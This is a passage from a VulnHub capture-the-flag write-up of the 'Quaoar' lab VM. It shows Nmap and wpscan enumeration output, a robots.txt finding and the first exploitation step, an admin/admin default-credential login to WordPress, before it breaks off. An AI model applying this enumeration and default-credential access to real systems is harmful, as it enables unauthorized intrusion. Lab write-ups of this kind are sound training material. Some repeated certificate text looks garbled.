

# [VulnHub] hackfest2016: Quaoar

**Date:** 18/Sep/2019

**Categories:** [oscp](#), [vulnhub](#), [linux](#)

**Tags:** [enumerate\\_app\\_wordpress](#), [exploit\\_wordpress\\_defaultcreds](#), [exploit\\_wordpress\\_plugin\\_hellodolly](#), [exploit\\_php\\_reverseshell](#), [privesc\\_mysql\\_creds](#), [privesc\\_credsreuse](#)

## Overview

This is a writeup for VulnHub VM [hackfest2016: Quaoar](#). Here's an overview of the **enumeration** → **exploitation** → **privilege escalation** process:

## Killchain




Figure 1: writeup.overview.killchain

## TTPs

1. 80/tcp/http/Apache httpd 2.2.22 ((Ubuntu)): [enumerate\\_app\\_wordpress](#), [exploit\\_wordpress\\_defaultcreds](#), [exploit\\_wordpress\\_plugin\\_hellodolly](#), [exploit\\_php\\_reverseshell](#), [privesc\\_mysql\\_creds](#), [privesc\\_credsreuse](#)

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Sep 18 14:14:44 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.quaoar/results/192.168.92.175/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.175
2 Nmap scan report for 192.168.92.175
3 Host is up, received arp-response (0.0084s latency).
4 Scanned at 2019-09-18 14:14:45 PDT for 23s
5 Not shown: 991 closed ports
6 Reason: 991 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAKhWvQi17DDbE+4rIT/
  ↳ g1SC8rxuvOMUowSJKUPEWlMVqfoLa6iWJVA2EzqUGPgtTnq6uuTr1100p760IivE6U3cBbgEz5xIz1AZJbB8MtOGqGK5EMnkfPr
  ↳ /cUn4PPnMPHt7I/JU4KGcTPcq3KA+t0ZRH8m3PEaBg6vUXWSVKIybVAAAAFQDYJev6e7e0vLa/
  ↳ gEoTi8qy0hf2ZQAAAIEAg5bfw3eI3IUo4FEnjy7aY4pRsI+
  ↳ iGqwb29GLJXgonVhecOmtavAvwRwrJ5XFjgeVcHZQHySN7I+
  ↳ S66hKqTOQo4jalb6U9ZptVzIC8qkbeKToXqJLYwsGdDTTLyA+lRJfem9FMjaA17mhX7ulm8szQ3q5g+
  ↳ D4jqJKXlpsMK42U+gAAACAV3s6IYys0w5l6Q/LzjBHVfy6Vm1J2jrTOMegkfzpxHIOcQz+EyXhrPG+
  ↳ Mu0iC9MuA8a7GjS5ryz2iqo/uEHPaoVYk2FpnsFXbCTvbeMruv5ifRh9LNKZ/
  ↳ vWR1H12FIi5RlNnEgeAIFymST8QuYEm7WwxZLXey09DwRSMPP2zNUU=
12 |   2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
13 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQDCzMPj80rWOSTS2cP0g24Yep4GX3GXio0p3MPI0g9AWya12ACkxFPw13u0ljwfE3UGzNS53H
  ↳ +yMaNbJVCWs2+2LsejPUCnykAlhSCKcrpviyitU3C3/
  ↳ 5fojXtnrGyCBZzeyEQbkIaZ1QnUmykljjgCfDxH6qh50wRRpaEt7r0OTSKh7FDvTy/ly/EMUBOSq/UmmS061/
  ↳ NNxDgWEPGvvWrbt7aKT71PJXM4i8xxEfi+K7rC3dJBGGV71X7m6o3S32/HLw71RbtRyy1gbfMY/p0duFmFuI+
  ↳ s7H5fI1/Ulid0AnJNXPCFUnZMEWLRBjhme/q4wjLxwFHKLyDd
14 |   256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
15 | _ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBI9oPSx9ey3GvWq/2+
  ↳ 7fWNxzZj9WF9BYq5Mf+dLbBbGHakQLPzIKRrHPL902cZhUqQ88hbceEdNZGH2MnFvpDt8=
16 53/tcp    open  domain       syn-ack ttl 64 ISC BIND 9.8.1-P1
17 | dns-nsid:
18 | _bind.version: 9.8.1-P1
19 80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
20 | http-methods:
21 | _Supported Methods: POST OPTIONS GET HEAD
22 | http-robots.txt: 1 disallowed entry
23 | _Hackers
24 | _http-server-header: Apache/2.2.22 (Ubuntu)
25 | _http-title: Site doesn't have a title (text/html).
26 110/tcp   open  pop3         syn-ack ttl 64 Dovecot pop3d
27 | _pop3-capabilities: SASL TOP PIPELINING STLS RESP-CODES UIDL CAPA
28 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
  ↳ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
29 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
  ↳ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
30 | Public Key type: rsa
31 | Public Key bits: 2048
32 | Signature Algorithm: sha1WithRSAEncryption
```

```

33 | Not valid before: 2016-10-07T04:32:43
34 | Not valid after: 2026-10-07T04:32:43
35 | MD5: e242 d8cb 6557 1624 38af 0867 05e9 2677
36 | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
37 | -----BEGIN CERTIFICATE-----
38 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
39 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UE
40 | AwwGdWJ1bnR1MRRowGAYJKoZIhvcNAQkBFgtyb290QHVIDW50dTAEFw0xNjEwMDcw
41 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
42 | ZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MRRowGAYJKoZI
43 | hvcNAQkBFgtyb290QHVIDW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
44 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
45 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
46 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
47 | ImSx/0VqMA/u8zX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
48 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
49 | dwTZGgPskb1by5VTLvXaUvB5iBOCAwEAAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
50 | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
51 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi
52 | GisZQtrmXM8mHNMWYf5Ym3grDurQHASxYZqNtcc4OCF/YoxU8avrKxeU71TRScPx
53 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+Utk0uNGdh0RE0
54 | hZWi0AMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
55 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
56 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
57 | _-----END CERTIFICATE-----
58 | _ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
59 | 139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
60 | 143/tcp open imap syn-ack ttl 64 Dovecot imapd
61 | _imap-capabilities: listed post-login have ENABLE more capabilities OK Pre-login
62 | ↪ LOGINDISABLEDA0001 SASL-IR STARTTLS LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
63 | _ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
64 | ↪ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
65 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
66 | ↪ server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
67 | Public Key type: rsa
68 | Public Key bits: 2048
69 | Signature Algorithm: sha1WithRSAEncryption
70 | Not valid before: 2016-10-07T04:32:43
71 | Not valid after: 2026-10-07T04:32:43
72 | MD5: e242 d8cb 6557 1624 38af 0867 05e9 2677
73 | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
74 | -----BEGIN CERTIFICATE-----
75 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
76 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UE
77 | AwwGdWJ1bnR1MRRowGAYJKoZIhvcNAQkBFgtyb290QHVIDW50dTAEFw0xNjEwMDcw
78 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
79 | ZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MRRowGAYJKoZI
80 | hvcNAQkBFgtyb290QHVIDW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
81 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUFMdoN2H1J+G/LdSy60QVEenqcqs
82 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
83 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
84 | ImSx/0VqMA/u8zX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
85 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
86 | dwTZGgPskb1by5VTLvXaUvB5iBOCAwEAAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
87 | IM6SV51Pz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV51Pz3s6gn1cMAwG
88 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi

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86 | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
87 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+Utk0uNGdhORE0
88 | hzZWioAMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
89 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
90 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
91 | _-----END CERTIFICATE-----
92 | _ssl-date: 2019-09-18T21:15:09+00:00; +11s from scanner time.
93 445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.6.3 (workgroup: WORKGROUP)
94 993/tcp open  ssl/imap      syn-ack ttl 64 Dovecot imapd
95 | _imap-capabilities: listed have ENABLE more post-login capabilities Pre-login OK SASL-IR
   |   AUTH=PLAINA0001 LOGIN-REFERRALS IMAP4rev1 LITERAL+ ID IDLE
96 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
97 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
98 | Public Key type: rsa
99 | Public Key bits: 2048
100 | Signature Algorithm: sha1WithRSAEncryption
101 | Not valid before: 2016-10-07T04:32:43
102 | Not valid after:  2026-10-07T04:32:43
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104 | SHA-1:    b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
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106 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MAOGCSqGSIb3DQEBBQUAMFwxHDAaBgNV
107 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UE
108 | AwwGdWJ1bnR1MR0wGAYJKoZIhvcNAQkBFgtyb290QHVIDW50dTAeFw0xNjEwMDcw
109 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBz
110 | ZXJ2ZXIxZDZANBgNVBAsMBnVidW50dTEPMAOGA1UEAwwGdWJ1bnR1MR0wGAYJKoZI
111 | hvcNAQkBFgtyb290QHVIDW50dTEPMAOGA1UEAwwGdWJ1bnR1MR0wGAYJKoZI
112 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUfmdoN2H1J+G/LdSy60QVEenqcqs
113 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
114 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
115 | ImSx/OVqMA/u8xX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
116 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
117 | dwTZGGpSKb1by5VTLvXaUvB5iBOCAwEAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
118 | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
119 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi
120 | GisZQtrmXM8mHNMWYf5Ym3gRDurQHASxYZqNtcc4OCF/YoxU8avrKxeU7lTRScPx
121 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+Utk0uNGdhORE0
122 | hzZWioAMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWp7Cf2iKG35KSm39
123 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
124 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
125 | _-----END CERTIFICATE-----
126 | _ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
127 995/tcp open  ssl/pop3      syn-ack ttl 64 Dovecot pop3d
128 | _pop3-capabilities: SASL(PLAIN) TOP PIPELINING RESP-CODES USER UIDL CAPA
129 | ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
130 | Issuer: commonName=ubuntu/organizationName=Dovecot mail
   |   server/organizationalUnitName=ubuntu/emailAddress=root@ubuntu
131 | Public Key type: rsa
132 | Public Key bits: 2048
133 | Signature Algorithm: sha1WithRSAEncryption
134 | Not valid before: 2016-10-07T04:32:43
135 | Not valid after:  2026-10-07T04:32:43
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137 | SHA-1: b5d0 537d 0850 11d0 e9c0 fb10 ca07 37c3 af10 9382
138 | -----BEGIN CERTIFICATE-----
139 | MIIDizCCAnOgAwIBAgIJAP80UpUA7rC3MA0GCSqGSIb3DQEBBQUAMFwxHDAaBgNV
140 | BAoMEORvdmVjb3QgbWFpbCBZXXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UE
141 | AwwGdWJ1bnR1MRowGAYJKoZIhvcNAQkBFgtYb290QHVIDW50dTAEFw0xNjEwMDcw
142 | NDMYNDNaFw0yNjEwMDcwNDMyNDNaMFwxHDAaBgNVBAoMEORvdmVjb3QgbWFpbCBZ
143 | ZXJ2ZXIxDzANBgNVBAsMBnVidW50dTEPMA0GA1UEAwwGdWJ1bnR1MRowGAYJKoZI
144 | hvcNAQkBFgtYb290QHVIDW50dTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
145 | ggEBAMx70vWQLwa6CLqojjvHuC2x70jPP+jIUfMdoN2H1J+G/LdSy60QVEenqcqs
146 | SlHDFwmwDW2cCDC5tPaW2Qn5AI2Ts5TmSenQTt1Rck1AQN+tF8aQpiJ6jFjwMvbN
147 | CIpbEWfvheLCpSw2yWWOMcERFsmbl0vdKo7KE/6fEvjdfYU1jJrVOLLqJFhgEwKX
148 | ImSx/OVqMA/u8zX0mqaqVfa8Rrzs3aAS2HwHS2TGo28Ay9vt4wuL7SuTrxX51pfA
149 | Xi5TP2V9aatrpUwjlpGDolg/VptGP1Q3YRwqbZu3WWws11YoZXcOgYfYkJFR4gUs
150 | dwTZGgPskb1by5VTLvXaUvB5iBOCAwEAANQME4wHQYDVR0OBBYEFOnF9jfUGBWq
151 | IM6SV5lPz3s6gn1cMB8GA1UdIwQYMBaAFOnF9jfUGBWqIM6SV5lPz3s6gn1cMAwG
152 | A1UdEwQFMAMBAf8wDQYJKoZIhvcNAQEFBQADggEBAG00kadSFS1V9IqgonA3dYYi
153 | GisZQtrmXM8mHNMWYf5Ym3grDurQHASxYZqNtcc4OCF/YoxU8avrKxeU71TRScPx
154 | wgqbYcssNTtpZnhC6AExZBULZ56ZQSTy4//CZa10wgCxdevE+K+UtkOuNGdhOREO
155 | hZwWi0AMPwQWSXZfxl915MiViPPNLVu0IPVZqc6PE79st2ZEWP7Cf2iKG35KSm39
156 | xTyAQjVFpJXZtPTMRIsXe16mUZOh2AHebgqGYnF19fx443ndgx2LHfc1+T9UTgk6
157 | zSCmC8/kJcb2PXWvEEXJtabYi25JKGD8p0CDGWKw2Ly3cysl8PTGqAei8ldlVp8=
158 | _-----END CERTIFICATE-----
159 | _ssl-date: 2019-09-18T21:15:08+00:00; +11s from scanner time.
160 | MAC Address: 00:0C:29:00:BD:18 (VMware)
161 | Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
162
163 | Host script results:
164 | _clock-skew: mean: 40m10s, deviation: 1h37m58s, median: 10s
165 | nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
166 | Names:
167 |   QUAOAR<00>           Flags: <unique><active>
168 |   QUAOAR<03>           Flags: <unique><active>
169 |   QUAOAR<20>           Flags: <unique><active>
170 |   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
171 |   WORKGROUP<1d>        Flags: <unique><active>
172 |   WORKGROUP<1e>        Flags: <group><active>
173 |   WORKGROUP<00>        Flags: <group><active>
174 | Statistics:
175 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
176 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
177 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
178 | p2p-conficker:
179 |   Checking for Conficker.C or higher...
180 |   Check 1 (port 24536/tcp): CLEAN (Couldn't connect)
181 |   Check 2 (port 22368/tcp): CLEAN (Couldn't connect)
182 |   Check 3 (port 31858/udp): CLEAN (Timeout)
183 |   Check 4 (port 65163/udp): CLEAN (Timeout)
184 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
185 | smb-os-discovery:
186 |   OS: Unix (Samba 3.6.3)
187 |   NetBIOS computer name:
188 |   Workgroup: WORKGROUP\x00
189 | _ System time: 2019-09-18T17:15:08-04:00
190 | smb-security-mode:
191 |   account_used: guest
192 |   authentication_level: user

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193 |   challenge_response: supported
194 |_  message_signing: disabled (dangerous, but default)
195 |_smb2-security-mode: Couldn't establish a SMBv2 connection.
196 |_smb2-time: Protocol negotiation failed (SMB2)
197
198 Read data files from: /usr/bin/./share/nmap
199 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
200 # Nmap done at Wed Sep 18 14:15:08 2019 -- 1 IP address (1 host up) scanned in 23.69 seconds

```

2. Upon checking `robots.txt` file we find a `wordpress` entry:

```

1 HTTP/1.1 200 OK
2 Date: Wed, 18 Sep 2019 21:24:15 GMT
3 Server: Apache/2.2.22 (Ubuntu)
4 Last-Modified: Mon, 24 Oct 2016 06:56:49 GMT
5 ETag: "24bac-10f-53f96e55d4191"
6 Accept-Ranges: bytes
7 Content-Length: 271
8 Vary: Accept-Encoding
9 Content-Type: text/plain
10 X-Pad: avoid browser bug
11
12 Disallow: Hackers
13 Allow: /wordpress/
14
15 # ---- \_
16 # // // / / / / / - / / _ \ / _ \ ' _'
17 # / \_ / / / _ / / ( _ / ( ) / ( / / /
18 # \_ , \ \_ , / \_ , / \_ / \_ , / /

```




Figure 2: writeup.enumeration.steps.2.1

3. We run `wpscan` to enumerate users and find 2 hits:

```
1 admin
2 wpuser
```



```

[+] Enumerating usernames ...
[+] We identified the following 2 users:
+-----+
| ID | Login | Name |
+-----+
| 1 | admin | admin |
| 2 | wpuser | wpuser |
+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Wed Sep 18 15:06:11 2019
[+] Elapsed time: 00:00:56
[+] Requests made: 5049
[+] Memory used: 66.645 MB
root@kali: ~/toolbox/data/writeups/vulnhub.quaoar #

```

Figure 3: writeup.enumeration.steps.3.1

## Findings

### Open Ports

1	22/tcp	ssh	OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
2	53/tcp	domain	ISC BIND 9.8.1-P1
3	80/tcp	http	Apache httpd 2.2.22 ((Ubuntu))
4	110/tcp	pop3	Dovecot pop3d
5	137/udp	netbios-ns?	
6	139/tcp	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
7	143/tcp	imap	Dovecot imapd
8	445/tcp	netbios-ssn	Samba smbd 3.6.3 (workgroup: WORKGROUP)
9	993/tcp	ssl/imap	Dovecot imapd
10	995/tcp	ssl/pop3	Dovecot pop3d

### Files

```
1 http://192.168.92.175/robots.txt
```

### Users

```
1 wordpress: admin, wpuser
```

## Phase #2: Exploitation

1. We tried the default credentials `admin/admin` and got administrative access to the Wordpress installation:

